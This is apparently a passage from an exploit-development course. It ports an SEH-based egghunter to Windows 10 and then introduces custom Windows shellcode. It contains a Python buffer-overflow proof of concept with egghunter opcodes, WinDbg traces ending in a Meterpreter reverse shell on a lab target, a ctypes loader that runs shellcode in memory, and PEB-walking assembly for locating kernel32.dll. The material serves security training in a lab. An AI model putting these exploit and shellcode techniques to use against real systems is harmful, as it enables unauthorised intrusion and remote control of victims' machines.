Our new egghunter adds some additional instructions to the *build_exception_record* function. After it overwrites the *ExceptionList* from the TEB, we subtract 0x04 from ECX, which still holds the address of our *_except_handler* function. The next instruction increases the value of EBX by 0x04 and uses that as an offset into the FS register to overwrite the *StackBase*.

With our updated assembly instructions, we can generate the opcodes and test if our modified egghunter will work with the help of WinDbg.

6.7.2.1 Exercises

1. Download the IDB file provided on your Windows 10 client under C:\Installers\egghunter\ntdll.idb and open it on your Kali machine using IDA.

[196] Notice the use of the small value 0x4. This allows us to still satisfy the requirements imposed by check number 1 and 2.

2. Use the pre-set bookmarks to navigate to the important code blocks. Once there, use WinDbg to reach those code blocks and single-step through the checks implemented to reach the call to *RtlIsValidHandle*.
3. Get familiar with the checks and make sure you understand the additional instructions implemented in the egghunter to pass all the checks.

6.7.3 Porting the SEH Egghunter to Windows 10

Our goal is to see if our modifications will resolve the issue we had. We'll need to use WinDbg to go through the code and determine if the exception will get handled correctly.

Let's update our proof of concept with the modified egghunter.

```
...
try:
  server = sys.argv[1]
  port = 80
  size = 253

  httpMethod = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"  # xor ecx, ecx; test ecx, ecx;
je 0x17

  egghunter = (b"\x90\x90\x90\x90\x90\x90\x90\x90"      # NOP sled
               b"\xeb\x2a\x59\xb8\x77\x30\x30\x74"
               b"\x51\x6a\xff\x31\xdb\x64\x89\x23"
               b"\x83\xe9\x04\x83\xc3\x04\x64\x89"
               b"\x0b\x6a\x02\x59\x89\xdf\xf3\xaf"
               b"\x75\x07\xff\xe7\x66\x81\xcb\xff"
               b"\x0f\x43\xeb\xed\xe8\xd1\xff\xff"
               b"\xff\x6a\x0c\x59\x8b\x04\x0c\xb1"
               b"\xb8\x83\x04\x08\x06\x58\x83\xc4"
               b"\x10\x50\x31\xc0\xc3")

  inputBuffer = b"\x41" * (size - len(egghunter))
  inputBuffer+= pack("<L", (0x418674))                  # 0x00418674 - pop eax; ret
...
```

Listing 265 - egghunter_0x11.py: Updating our egghunter to include the StackBase overwrite

After attaching WinDbg to the vulnerable software, we'll set a breakpoint at the POP EAX; RET instruction sequence, let the execution flow continue, and run our proof of concept.

Once our breakpoint is hit, we can single step until we reach the end of our *build_exception_record* function. Now we can inspect the *ExceptionList* and the *StackBase* to determine if our assembly instructions worked as expected.

```
0:003> t
eax=74303077 ebx=00000004 ecx=03e5ead2 edx=77cd1670 esi=018d5760 edi=0041703c
eip=03e5eabe esp=03e5ea2c ebp=41414141 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
03e5eabe 6a02            push    2

0:003> !teb
TEB at 00234000
    ExceptionList:        03e5ea2c
```

```
    StackBase:            03e5ead2
    StackLimit:           03e5c000
    SubSystemTib:         00000000
...

0:003> dt _EXCEPTION_REGISTRATION_RECORD 03e5ea2c
ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0xffffffff _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x03e5ead6     _EXCEPTION_DISPOSITION  +3e5ead6
```

Listing 266 - Verifying that we pass all the checks

Excellent! We have successfully managed to overwrite the *StackBase* with a value that is lower than the memory address of our *_except_handler* function, but higher than the memory address of our _EXCEPTION_REGISTRATION_RECORD structure.

Letting the debugger continue execution will trigger the access violation. Rather than setting a breakpoint at *RtlDispatchException* and going through all the comparisons manually, let's set a breakpoint at the *_except_handler* function to determine if overwriting the *StackBase* was enough.

```
0:003> g
(ce0.12f4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=74303077 ebx=00000004 ecx=00000002 edx=77cd1670 esi=018d5760 edi=00000004
eip=03e5eac3 esp=03e5ea2c ebp=41414141 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
03e5eac3 f3af            repe scas dword ptr es:[edi]

0:003> !exchain
03e5ea2c: 03e5ead6
Invalid exception stack at ffffffff

0:003> bp 03e5ead6

0:003> g
Breakpoint 1 hit
eax=00000000 ebx=00000000 ecx=03e5ead6 edx=77ce3b20 esi=00000000 edi=00000000
eip=03e5ead6 esp=03e5e4b8 ebp=03e5e4d8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
03e5ead6 6a0c            push    0Ch

0:003> u @eip
03e5ead6 6a0c            push    0Ch
03e5ead8 59              pop     ecx
03e5ead9 8b040c          mov     eax,dword ptr [esp+ecx]
03e5eadc b1b8            mov     cl,0B8h
03e5eade 83040806        add     dword ptr [eax+ecx],6
03e5eae2 58              pop     eax
03e5eae3 83c410          add     esp,10h
03e5eae6 50              push    eax
```

Listing 267 - Reaching our exploit_handler_ function

The output from Listing 267 shows that we managed to successfully reach our *_except_handler* function. Now we move on to double-check our theory behind gracefully restoring the execution and handling the exception. We do this with the help of WinDbg.

Our code begins by storing the value 0x0C in the ECX register. It uses that as an offset when dereferencing ESP to fetch the third argument into EAX, which contains the pointer to the CONTEXT structure.

```
0:003> t
eax=00000000 ebx=00000000 ecx=0000000c edx=77ce3b20 esi=00000000 edi=00000000
eip=03e5ead9 esp=03e5e4b8 ebp=03e5e4d8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
03e5ead9 8b040c          mov     eax,dword ptr [esp+ecx] ss:0023:03e5e4c4=03e5e5dc

0:003> t
...

0:003> dt _CONTEXT @eax
ntdll!_CONTEXT
   +0x000 ContextFlags     : 0x1007f
...
   +0x0a0 Esi              : 0x18d5760
   +0x0a4 Ebx              : 4
   +0x0a8 Edx              : 0x77cd1670
   +0x0ac Ecx              : 2
   +0x0b0 Eax              : 0x74303077
   +0x0b4 Ebp              : 0x41414141
   +0x0b8 Eip              : 0x3e5eac3
...

0:003> u 0x3e5eac3
03e5eac3 f3af            repe scas dword ptr es:[edi]
03e5eac5 7507            jne     03e5eace
03e5eac7 ffe7            jmp     edi
03e5eac9 6681cbff0f      or      bx,0FFFh
03e5eace 43              inc     ebx
03e5eacf ebed            jmp     03e5eabe
03e5ead1 e8d1ffffff      call    03e5eaa7
03e5ead6 6a0c            push    0Ch

0:003> ? 03e5eac9 - 03e5eac3
Evaluate expression: 6 = 00000006
```

Listing 268 - Dumping the CONTEXT structure and inspecting the Eip member

Reviewing the output from Listing 268, the *Eip* member of the CONTEXT structure points to the instruction that caused the access violation (REPE SCASD).

Ideally, when restoring the execution flow, we would like the instruction pointer to point to the beginning of the *loop_inc_page* function, which is 0x06 bytes further. We'll do that with the next instruction.

```
0:003> r
eax=03e5e5dc ebx=00000000 ecx=000000b8 edx=77ce3b20 esi=00000000 edi=00000000
eip=03e5eade esp=03e5e4b8 ebp=03e5e4d8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
03e5eade 83040806        add     dword ptr [eax+ecx],6 ds:0023:03e5e694=03e5eac3

0:003> t
...
```

```
0:003> dt _CONTEXT @eax
ntdll!_CONTEXT
   +0x000 ContextFlags     : 0x1007f
...
   +0x09c Edi              : 4
   +0x0a0 Esi              : 0x18d5760
   +0x0a4 Ebx              : 4
   +0x0a8 Edx              : 0x77cd1670
   +0x0ac Ecx              : 2
   +0x0b0 Eax              : 0x74303077
   +0x0b4 Ebp              : 0x41414141
   +0x0b8 Eip              : 0x3e5eac9
...

0:003> u 0x3e5eac9 Le
03e5eac9 6681cbff0f      or      bx,0FFFh
03e5eace 43              inc     ebx
03e5eacf ebed            jmp     03e5eabe
03e5ead1 e8d1ffffff      call    03e5eaa7
03e5ead6 6a0c            push    0Ch
03e5ead8 59              pop     ecx
03e5ead9 8b040c          mov     eax,dword ptr [esp+ecx]
03e5eadc b1b8            mov     cl,0B8h
03e5eade 83040806        add     dword ptr [eax+ecx],6
03e5eae2 58              pop     eax
03e5eae3 83c410          add     esp,10h
03e5eae6 50              push    eax
03e5eae7 31c0            xor     eax,eax
03e5eae9 c3              ret
```

Listing 269 - Overwriting the Eip member to make it point to our loop_inc_page_ function

As a final step, our egghunter will POP the return address into EAX and then increase ESP by 0x10 bytes to clean up the stack. We then push the return address back onto the stack and zero out EAX to simulate the *ExceptionContinueExecution* return value.

At this point, we can remove any breakpoints and let the execution flow resume while waiting for our shell. Unfortunately, every time we hit an unmapped memory page or one we don't have access to, we get an access violation, which halts the debugger.

Fortunately for us, these can be temporarily disabled in WinDbg. To avoid stopping the execution for every "first time" exception, we'll use the **sxd**[197] command to disable them. This will also disable guard pages.[198]

```
0:003> sxd av

0:003> sxd gp

0:003> bc *

0:003> g
```

[197] (WinDBG - Exceptions, events, and crash analysis), http://windbg.info/doc/1-common-cmds.html#9_exceptions

[198] (Microsoft - Creating Guard Pages), https://docs.microsoft.com/en-us/windows/win32/memory/creating-guard-pages

Listing 270 - Disabling the ability to catch access violations and guard page in WinDbg

Before letting the execution continue in WinDbg, let's remember to set up a listener. The moment our egghunter finds our egg, it will jump to it and execute our payload. This will give us a reverse Meterpreter session on the target.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.119.120:443
[*] Sending stage (180291 bytes) to 192.168.120.10
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.10:49675)

meterpreter > shell
Process 1796 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Savant> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.120.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.120.254

C:\Savant>
```

Listing 271 - Getting a reverse meterpreter on the target machine using the SEH egghunter

This confirms that our changes to the egghunter have made it functional on Windows 10. Given that the SEH mechanism has not drastically changed, our egghunter maintains functionality on older Windows versions such as 7 or 8.

Often in exploit development, methods that are known to be portable will break with time and updates to the operating system. Having a very good understanding of how the technique works gives us the opportunity to slightly modify the code and possibly restore its functionality.

6.7.3.1 Exercises

1. Generate the opcodes for the updated egghunter and update your previous proof of concept to include them.
2. Run the proof of concept and ensure that you can break at the custom *_except_handler* function. Once there, single-step through the instructions and verify that the *Eip* member of the CONTEXT structure is overwritten correctly.
3. Remove all the breakpoints, disable access violations and guard pages in WinDbg, and let the execution continue. Did you get a shell on the machine?

6.7.3.2 Extra Mile

1. Run the application under C:\Installers\egghunter\extra_mile\.
2. After attaching a debugger to the application, run the provided proof of concept and confirm that a buffer overflow occurs.
3. Write a fully working exploit for the application using both a system call-based egghunter as well as an SEH-based one.

6.8 Wrapping Up

This module covered the exploit development process in an environment that has various restrictions including space limitations and a partial overwrite as well as various bad characters.

We also covered the inner workings of the egghunter technique as well as various implementations. We were able to adapt both the system call-based egghunter as well as the SEH one to run on Windows 10.

In addition, we reviewed a more portable implementation of the egghunter that uses the structured exception handler mechanism. Using our knowledge from previous modules along with static and dynamic code analysis, we were able to troubleshoot and port the SEH-based egghunter to Windows 10. This resulted in a more portable egghunter and exploit.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

7 Creating Custom Shellcode

In previous modules, we generated various payloads using the *Metasploit Framework* and used them in our exploits. In this module, we will learn more about how shellcode works and develop our own reverse shell.

A *Shellcode*[199] is a set of CPU instructions meant to be executed after a vulnerability is successfully exploited. The term "shellcode" originally referred to the portion of an exploit used to spawn a root shell. While reverse shells are common, it's important to understand that we can use shellcode in much more complex ways.

Because shellcode is generally written in the assembly language first, and then translated into the corresponding hexadecimal opcodes, it can be used to directly manipulate CPU registers, and call system functions.

Writing universal and reliable shellcode, particularly for the Windows platform, can be challenging and requires some low-level knowledge of the operating system. For this reason, it is often shrouded in mystery.

Before we get into the shellcode creation, let's quickly review the Windows calling conventions and system calls that are fundamental to shellcode writing.

7.1 Calling Conventions on x86

As we learned in previous modules, *calling conventions*[200] describe the schema used to invoke function calls. Specifically, they define:

- How arguments are passed to a function.
- Which registers the callee must preserve for the caller.
- How the stack frame needs to be prepared before the call.
- How the stack frame needs to be restored after the call.

Therefore, it is critical for the shellcode developer to use the correct calling convention for the API function used in the shellcode.

Win32 API functions use the *__stdcall*[201] calling convention, while C runtime functions use the *__cdecl*[202] calling convention.

In both of these cases, the parameters are pushed to the stack by the caller in reverse order. However, when using *__stdcall*, the stack is cleaned up by the callee, while it is cleaned up by the caller when *__cdecl* is used.

[199] (Wikipedia - Shellcode), http://en.wikipedia.org/wiki/Shellcode

[200] (Wikipedia - Calling Convention), https://en.wikipedia.org/wiki/Calling_convention

[201] (Microsoft - _stdcall), https://msdn.microsoft.com/en-us/library/zxk0tw93.aspx

[202] (Microsoft - _cdecl), https://docs.microsoft.com/en-us/cpp/cpp/cdecl?view=msvc-160

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

For any calling convention on a 32-bit system, the EAX, EDX, and ECX registers are considered volatile, which means they can be clobbered during a function call. Therefore, we should not rely on these registers unless we have tested and confirmed that they are not affected during the execution of the called API. All other registers are considered non-volatile and must be preserved by the callee.

> *The term "clobbered" refers to the process of overwriting the value of a CPU register as part of a function call and not restoring it back to the original value before returning out of the call.*

Now that we've covered the basics of calling conventions found in most shellcodes, let's learn more about system calls and how Windows handles them.

7.2 The System Call Problem

As we learned in the egghunter module, *system calls* (syscalls) are a set of powerful functions that provide an interface to the protected kernel from user space. This interface allows access to low-level operating system functions used for I/O, thread synchronization, socket management, and more. Practically speaking, syscalls allow user applications to directly access the kernel while ensuring they don't compromise the OS.[203]

Generally speaking, the purpose of any shellcode is to conduct arbitrary operations that are not part of the original application code logic. In order to do so, the shellcode uses assembly instructions that invoke system calls after the exploit hijacks the application's execution flow.

The Windows *Native API*[204] is equivalent to the system call interface on UNIX operating systems. It is a mostly-undocumented application programming interface exposed to user-mode applications by the **ntdll.dll** library.[205] As such, it provides a way for user-mode applications to call operating system functions located in the kernel in a controlled manner.

On most UNIX operating systems, the system call interface is well-documented and generally available for user applications. The Native API, in contrast, is hidden behind higher-level APIs due to the nature of the NT architecture.

The Native API supports a number of operating system APIs (Win32, OS/2, POSIX, DOS/Win16) by implementing operating environment subsystems in user-mode that export particular APIs to client programs.[206]

Kernel-level functions are typically identified by system call numbers that are used to call the corresponding functions. It is important to note that on Windows, these system call numbers tend to change between major and minor version releases. On Linux systems however, these call

[203] (Wikipedia - System Calls), http://en.wikipedia.org/wiki/System_call

[204] (The Windows Native API), https://social.technet.microsoft.com/wiki/contents/articles/11831.the-windows-native-api.aspx

[205] (Wikipedia - Native API), http://en.wikipedia.org/wiki/Native_API

[206] The Win32 operating environment subsystem is divided among a server process, CSRSS.EXE (Client-Server Runtime Subsystem), and client-side DLLs that are linked with user applications that use the Win32 API.

numbers are fixed and do not change. We should also keep in mind that the feature set exported by the Windows system call interface is rather limited. For example, Windows does not export a socket API via the system call interface. This means we need to avoid direct system calls to write universal and reliable shellcode for Windows.

Without system calls, our only option for communicating directly with the kernel is to use the Windows API, which is exported by dynamic-link libraries (DLLs) that are mapped into process memory space at runtime. If DLLs are not already loaded into the process space, we need to load them and locate the functions they export. Once the functions have been located, we can invoke them as part of our shellcode in order to perform specific tasks.

Fortunately, kernel32.dll exposes functions that can be used to accomplish both of these tasks, and is likely to be mapped into the process space.[207]

Remember, we're avoiding the use of hard-coded function addresses to ensure our shellcode is portable across different Windows versions.

The *LoadLibraryA*[208] function implements the mechanism to load DLLs, while *GetModuleHandleA*[209] can be used to get the base address of an already-loaded DLL. Afterward, *GetProcAddress*[210] can be used to resolve symbols.

Unfortunately, the memory addresses of *LoadLibrary* and *GetProcAddress* are not automatically known to us when we want to execute our shellcode in memory.

For our shellcode to work, we will need to find another way to obtain the base address of kernel32.dll. Then, we'll have to figure out how to resolve various function addresses from kernel32.dll and any other required DLLs. Finally, we will learn how to invoke our resolved functions to achieve various results, such as a reverse shell.

7.3 Finding kernel32.dll

First, our shellcode needs to locate the base address of kernel32.dll. As we mentioned earlier, we need to start with this DLL because it contains all APIs required to load additional DLLs and resolve functions within them, namely *LoadLibrary* and *GetProcAddress*.

To obtain the base address of a DLL, we need to ensure that it is mapped within the same memory space as our running shellcode. Fortunately, kernel32.dll is almost guaranteed to be loaded because it exports core APIs required for most processes, which will significantly increase the portability of our shellcode.

[207] An exception is when the exploited executable is statically linked.

[208] (Microsoft - LoadLibraryA), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya

[209] (Microsoft - GetModuleHandleA), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulehandlea

[210] (Microsoft - GetProcAddress), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress

Once we obtain the base address of **kernel32.dll** and can resolve its exported functions, we'll be able to load additional DLLs using *LoadLibraryA* and leverage *GetProcAddress* to resolve functions within them.

There are several methods that can be used to find the **kernel32.dll** base address. We'll cover the most commonly-used method, which relies on the *Process Environmental Block* (PEB) structure. Two other techniques, the *Structured Exception Handler* (SEH)[211] and the "Top Stack" method,[212] are less portable and will not work on modern versions of Windows.

7.3.1 PEB Method

One of the most reliable techniques for determining the **kernel32.dll** base address involves parsing the PEB.

The PEB structure is allocated by the operating system for every running process. We can find it by traversing the process memory starting at the address contained in the *FS* register. On 32-bit versions of Windows, the FS register always contains a pointer to the current *Thread Environment Block* (TEB).[213] The TEB is a data structure that stores information about the currently-running thread. At offset 0x30 from the beginning of the TEB, we will find a pointer to the PEB data structure.

Let's inspect the various structures that our shellcode will use. To get started, we can run *Notepad*, attach WinDbg to it, and dump the TEB structure.

```
0:002> dt nt!_TEB @$teb
ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x01c EnvironmentPointer : (null)
   +0x020 ClientId         : _CLIENT_ID
   +0x028 ActiveRpcHandle  : (null)
   +0x02c ThreadLocalStoragePointer : (null)
   +0x030 ProcessEnvironmentBlock : 0x7f60b000 _PEB
   +0x034 LastErrorValue   : 0
   +0x038 CountOfOwnedCriticalSections : 0
...
```

Listing 272 - Gathering a pointer to the PEB structure through the Thread Environment Block

Listing 272 shows that at offset 0x30 we have a pointer to the PEB structure. We can collect a variety of information from the PEB, including the image name, process startup arguments, process heaps, and more.

```
0:002> dt nt!_PEB 0x7f60b000
ntdll!_PEB
   +0x000 InheritedAddressSpace : 0 ''
   +0x001 ReadImageFileExecOptions : 0 ''
   +0x002 BeingDebugged    : 0x1 ''
   +0x003 BitField         : 0x4 ''
   +0x003 ImageUsesLargePages : 0y0
```

[211] (Understanding Windows Shellcode), http://index-of.es/Exploit/Understanding%20Windows%20Shellcode.pdf

[212] (Win32 Assembly Components), http://www.offensive-security.com/AWEPAPERS/winasm-1.0.1.pdf

[213] (Win32 Thread Information Block), https://en.wikipedia.org/wiki/Win32_Thread_Information_Block

```
   +0x003 IsProtectedProcess : 0y0
   +0x003 IsImageDynamicallyRelocated : 0y1
   +0x003 SkipPatchingUser32Forwarders : 0y0
   +0x003 IsPackagedProcess : 0y0
   +0x003 IsAppContainer    : 0y0
   +0x003 IsProtectedProcessLight : 0y0
   +0x003 SpareBits         : 0y0
   +0x004 Mutant            : 0xffffffff Void
   +0x008 ImageBaseAddress : 0x00230000 Void
   +0x00c Ldr               : 0x776c9aa0 _PEB_LDR_DATA
...
```

Listing 273 - Gathering a pointer to the _PEB_LDR_DATA structure through the PEB

What's most important to us is the pointer to the *_PEB_LDR_DATA* structure, located at offset 0x0C inside the PEB. This pointer references three linked lists revealing the loaded modules that have been mapped into the process memory space.

Let's inspect the _PEB_LDR_DATA structure in WinDbg to collect more information on the three doubly-linked lists.

```
0:002> dt _PEB_LDR_DATA 0x776c9aa0
ntdll!_PEB_LDR_DATA
   +0x000 Length           : 0x30
   +0x004 Initialized      : 0x1 ''
   +0x008 SsHandle         : (null)
   +0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x4011728 - 0x40180d0 ]
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x4011730 - 0x40180d8 ]
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY [ 0x4011658 - 0x40180e0 ]
   +0x024 EntryInProgress  : (null)
   +0x028 ShutdownInProgress : 0 ''
   +0x02c ShutdownThreadId : (null)
```

Listing 274 - Gathering the InInitializationOrderModuleList list through the _PEB_LDR_DATA structure

In Listing 274, we find three linked lists with descriptive names, each of which offers a different ordering of the loaded modules:

- *InLoadOrderModuleList* shows the previous and next module in load order.
- *InMemoryOrderModuleList* shows the previous and next module in memory placement order.
- *InInitializationOrderModuleList* shows the previous and next module in initialization order.

WinDbg describes *InInitializationOrderModuleList* as a *LIST_ENTRY* structure composed of two fields:

```
0:002> dt _LIST_ENTRY (0x776c9aa0 + 0x1c)
ntdll!_LIST_ENTRY
 [ 0x4011658 - 0x40180e0 ]
   +0x000 Flink            : 0x04011658 _LIST_ENTRY [ 0x4011d88 - 0x776c9abc ]
   +0x004 Blink            : 0x040180e0 _LIST_ENTRY [ 0x776c9abc - 0x40188c0 ]
```

Listing 275 - Dumping the _LIST_ENTRY structure in WinDbg

The *Flink* and *Blink* fields are commonly used in doubly-linked lists to access the next (Flink) or previous (Blink) entry in the list.

This information might not seem helpful at first, but the _LIST_ENTRY structure indicated in the _PEB_LDR_DATA is embedded as part of a larger structure of type _LDR_DATA_TABLE_ENTRY_.[214] The following listing shows the _LDR_DATA_TABLE_ENTRY_ structure in WinDbg.

```
0:002> dt _LDR_DATA_TABLE_ENTRY (0x04011658 - 0x10)
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x4011ab0 - 0x4011728 ]
   +0x008 InMemoryOrderLinks : _LIST_ENTRY [ 0x4011ab8 - 0x4011730 ]
   +0x010 InInitializationOrderLinks : _LIST_ENTRY [ 0x4011d88 - 0x776c9abc ]
   +0x018 DllBase          : 0x775c0000 Void
   +0x01c EntryPoint       : (null)
   +0x020 SizeOfImage      : 0x17a000
   +0x024 FullDllName      : _UNICODE_STRING "C:\Windows\SYSTEM32\ntdll.dll"
   +0x02c BaseDllName      : _UNICODE_STRING "ntdll.dll"
   +0x034 FlagGroup        : [4]  "???"
   +0x034 Flags            : 0xa2c4
...
```

Listing 276 - Dumping the LDR_DATA_TABLE_ENTRY structure inside WinDbg

When dumping the structure we subtract the value 0x10 from the address of the _LIST_ENTRY structure in order to reach the beginning of the _LDR_DATA_TABLE_ENTRY_ structure.

Furthermore, Listing 276 shows that the structure contains a field called *DllBase*. As the name suggests, this field holds the DLL's base address. We can also obtain the name of the DLL using the *BaseDllName* field. According to the WinDbg output, this field contains a nested structure of *_UNICODE_STRING*[215] type.

The official documentation states that the _UNICODE_STRING structure has a *Buffer* member starting at offset 0x04 from the beginning of this structure, which contains a pointer to a string of characters. This means that, for the purpose of our shellcode, the DLL name starts at offset 0x30 from the beginning of the _LDR_DATA_TABLE_ENTRY_ structure.

Using the structures from this section, we can effectively parse the *InInitializationOrderModuleList* doubly-linked list and use the *BaseDllName* field to find our desired module. Once we find a matching name, we can gather the base address from *DllBase*.

7.3.1.1 Exercises

1. Open Notepad and attach to it using WinDbg.
2. Using WinDbg, dump the structures listed in this section and make sure you understand the link between them and how they can be used to obtain the base address of a module.

7.3.2 Assembling the Shellcode

With the important structures used to retrieve the base address of a loaded module covered, let's begin assembling our shellcode.

---

[214] "The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the System", Page 448.

[215] (Microsoft- UNICODE_STRING structure), https://docs.microsoft.com/en-us/windows/win32/api/ntdef/ns-ntdef-_unicode_string

We will use the *Keystone Framework* in order to assemble our shellcode on the fly. We will also use the *CTypes*[216] Python library, which will help us run this code directly in the memory space of the **python.exe** process using a number of Windows APIs. This will make the debugging process of our shellcode much easier.

Our Python script will essentially use the Keystone Engine and CTypes to:

- Transform our ASM code into opcodes using the Keystone framework.
- Allocate a chunk of memory for our shellcode.
- Copy our shellcode to the allocated memory.
- Execute the shellcode from the allocated memory.

We will create a Python script that executes the steps detailed above and uses the PEB technique to retrieve the base address of **kernel32.dll**.

We will go through the logic of the Python code to better understand how it works. Then, we'll examine our shellcode's assembly instructions.

Our code starts by importing the required libraries and defining a *CODE* variable which will shortly be used to store our assembly code.

```
import ctypes, struct
from keystone import *

CODE = (

)
```

Listing 277 - Importing libraries and defining the CODE variable

Next, we'll initialize the Keystone engine in 32-bit mode.

```
...
)

# Initialize engine in X86-32bit mode
ks = Ks(KS_ARCH_X86, KS_MODE_32)
```

Listing 278 - Initializing the Keystone engine in 32-bit mode

We can invoke the *asm* method to compile our instructions that we will then store in the *shellcode* variable as a byte array.

```
...
encoding, count = ks.asm(CODE)
print("Encoded %d instructions..." % count)

sh = b""
for e in encoding:
    sh += struct.pack("B", e)
shellcode = bytearray(sh)
```

Listing 279 - Compiling instructions and storing them as a byte array

[216] (ctypes — A foreign function library for Python), https://docs.python.org/3/library/ctypes.html

While the *.asm* method will produce the opcodes for our shellcode, we would also like to test it right away. This is where the CTypes library helps tremendously:

```
...
shellcode = bytearray(sh)

ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
                                          ctypes.c_int(len(shellcode)),
                                          ctypes.c_int(0x3000),
                                          ctypes.c_int(0x40))

buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr),
                                     buf,
                                     ctypes.c_int(len(shellcode)))
```

Listing 280 - find_kernel32.py: Using CTypes to call Windows APIs from Python

Once the opcodes of our shellcode are stored as a byte array, we can call *VirtualAlloc*[217] to allocate a memory page with *PAGE_EXECUTE_READWRITE*[218] protections. Next, we'll call *RtlMoveMemory*[219] to copy the shellcode opcodes to the newly-allocated memory page.

```
...
print("Shellcode located at address %s" % hex(ptr))
input("...ENTER TO EXECUTE SHELLCODE...")

ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
                                         ctypes.c_int(0),
                                         ctypes.c_int(ptr),
                                         ctypes.c_int(0),
                                         ctypes.c_int(0),
                                         ctypes.pointer(ctypes.c_int(0)))

ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht), ctypes.c_int(-1))
```

Listing 281 - find_kernel32.py: Stopping execution until input and then running our shellcode

The next line (Listing 281) shows a *print* statement followed by a Python *input()*.[220] This pauses the execution until input is received, allowing us to attach WinDbg to the **python.exe** process. Finally, we'll call *CreateThread*[221] to run the shellcode in a new thread.

With the functionality of the script covered, let's start adding the assembly code for our shellcode.

```
import ctypes, struct
from keystone import *
```

[217] (Microsoft - VirtualAlloc), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc

[218] (Microsoft - Memory Protection Constants), https://docs.microsoft.com/en-us/windows/win32/memory/memory-protection-constants

[219] (Microsoft - RtlMoveMemory), https://docs.microsoft.com/en-us/windows/win32/devnotes/rtlmovememory

[220] (Python3 - input), https://docs.python.org/3/library/functions.html#input

[221] (Microsoft - CreateThread),https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread

```
CODE = (
    " start:                                 "  #
    "   int3                                ;"  #   Breakpoint for Windbg. REMOVE ME WHEN
NOT DEBUGGING!!!!
    "   mov   ebp, esp                      ;"  #
    "   sub   esp, 60h                      ;"  #
...
```

Listing 282 - Inspecting the start function of our shellcode

The *start* function of our shellcode begins with an *int3* instruction, which we can leverage as a software breakpoint to help us with the debugging process. We'll use this to break right before our shellcode, saving us time from printing out the allocated memory address and manually setting the breakpoint in our debugger each time we run our script.

Following the *int3* instruction, we'll move the ESP register to EBP and then subtract a value of 0x60 from ESP. This sequence effectively emulates an actual function call in which the ESP register is moved to EBP so that arguments passed to the function can be easily accessed. We'll subtract an arbitrary offset so that the stack does not get clobbered.

```
...
"   sub   esp, 60h                    ;"  #

    " find_kernel32:                      "  #
    "   xor   ecx, ecx                    ;"  #   ECX = 0
    "   mov   esi,fs:[ecx+30h]            ;"  #   ESI = &(PEB) ([FS:0x30])
    "   mov   esi,[esi+0Ch]               ;"  #   ESI = PEB->Ldr
    "   mov   esi,[esi+1Ch]               ;"  #   ESI = PEB->Ldr.InInitOrder
```

Listing 283 - Inspecting the find_kernel32 function of our shellcode

Our code then executes the *find_kernel32* function. The first instruction sets the ECX register to null. This register is then used with the offset 0x30 in the *mov esi, fs:[ecx+0x30]* instruction, which stores the pointer to the PEB in the ESI register.

Once the ESI register contains a pointer to the PEB, we dereference it at offset 0x0C to get a pointer to the _PEB_LDR_DATA structure and store it in ESI once again. Finally, we dereference ESI again, this time at offset 0x1C, to get the *InInitializationOrderModuleList* entry.

Then we proceed to the *next_module* function:

```
...
   "   mov   esi,[esi+1Ch]               ;"  #   ESI = PEB->Ldr.InInitOrder

    " next_module:                        "  #
    "   mov   ebx, [esi+8h]               ;"  #   EBX = InInitOrder[X].base_address
    "   mov   edi, [esi+20h]              ;"  #   EDI = InInitOrder[X].module_name
    "   mov   esi, [esi]                  ;"  #   ESI = InInitOrder[X].flink (next)
    "   cmp   [edi+12*2], cx              ;"  #   (unicode) modulename[12] == 0x00?
    "   jne   next_module                 ;"  #   No: try next module.
    "   ret                                "  #
)
```

Listing 284 - Inspecting the next_module function of our shellcode

The first two instructions will move the base address of a loaded module to the EBX register and the module name to EDI. The third instruction in this function sets ESI to the next *InInitializationOrderModuleList* entry using the *Flink* member.

Finally, the comparison instruction that follows is arguably the most important one. Specifically, we are comparing the WORD pointed to by *edi + 12 * 2* to the CX register, which we previously set to NULL. Simply put, we are trying to determine if we have encountered a NULL string terminator at index 24 of the module name.

